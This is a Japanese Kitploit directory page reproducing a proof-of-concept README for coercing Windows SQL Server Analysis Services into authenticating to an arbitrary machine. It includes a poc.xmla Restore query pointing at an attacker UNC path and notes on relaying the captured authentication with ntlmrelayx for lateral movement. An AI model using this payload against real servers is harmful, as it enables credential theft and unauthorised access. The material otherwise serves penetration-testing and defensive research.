Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
MSSQL-Analysis-Coerce — Windows SQL Server に任意のマシンへの認証を強制する手法 | Kitploit
ツール/GitHubGitHub/p0dalirius/mssql-analysis-coerce
エクスプロイト横移動ポストエクスプロイトペネトレーションテストレッドチーミング敵対的攻撃
GitHubp0dalirius/mssql-analysis-coerce

MSSQL-Analysis-Coerce

Windows SQL Server に任意のマシンへの認証を強制する手法

リポジトリを見る
13313353年前Kitploit レビュー済み
共有

MSSQL Analysis Services - 強制認証

Windows SQL Server に任意のマシンに対して認証を強制するテクニックです。

この概念実証は、以下の2名によって共著されています:

  • Podalirius: YouTube Channel Subscribers
  • Worty:

概念実証


ローカルマシンアカウントとしての認証をトリガーするには、ユーザー資格情報を使用してリモートのSQL Serverに接続する必要があります:

次に、"Restore" を選択して、指定したファイルからデータベースを復元します。
XMLAファイルを生成するには、"Backup File" フォームに任意のファイルへのパスを入力し、Ok をクリックします。

次に、ランダムなファイルを指すパスを、攻撃者サーバーへのUNCパス(例: \\192.168.128\SYSVOL\db.abf)に置き換えます。

概念実証のXMLAクエリ(poc.xmla):

<Restore xmlns="http://schemas.microsoft.com/analysisservices/2003/engine">
    <File>\\192.168.2.51\SYSVOL\db.abf</File>
    <DatabaseName>\\192.168.2.51\SYSVOL\db.abf</DatabaseName>
    <DbStorageLocation xmlns="http://schemas.microsoft.com/analysisservices/2008/engine/100/100">\\192.168.2.51\SYSVOL\db.abf</DbStorageLocation>
</Restore>

すると、SQL Serverのローカルマシンアカウントからの認証が得られます:

リレーで勝利

認証を取得したら、ntlmrelayx を使用してその認証をリレーし、コンピューター SQL01$ として多くのアクションを実行できます。

これはクールですが、SQL Server Management Studio(SSMS)にアクセスできないため、Linuxの攻撃マシンからこの強制認証をトリガーするのは複雑です。

参照

  • https://docs.microsoft.com/en-us/sql/database-engine/install-windows/install-sql-server?view=sql-server-ver15
  • https://social.technet.microsoft.com/wiki/contents/articles/13106.sql-server-frequently-used-ports.aspx
  • https://docs.microsoft.com/en-us/answers/questions/274512/connecting-to-azure-analysis-services-using-python.html
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    383
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    327
  • 5

    estorides

    grisuno/estorides

    99以上の無料OSINTソースを並列で集約し、エンティティをナレッジグラフに解決し、LLM支援の分析とともにSTIX 2.1、MISP、またはGraphMLでエクスポートします。

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    256

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →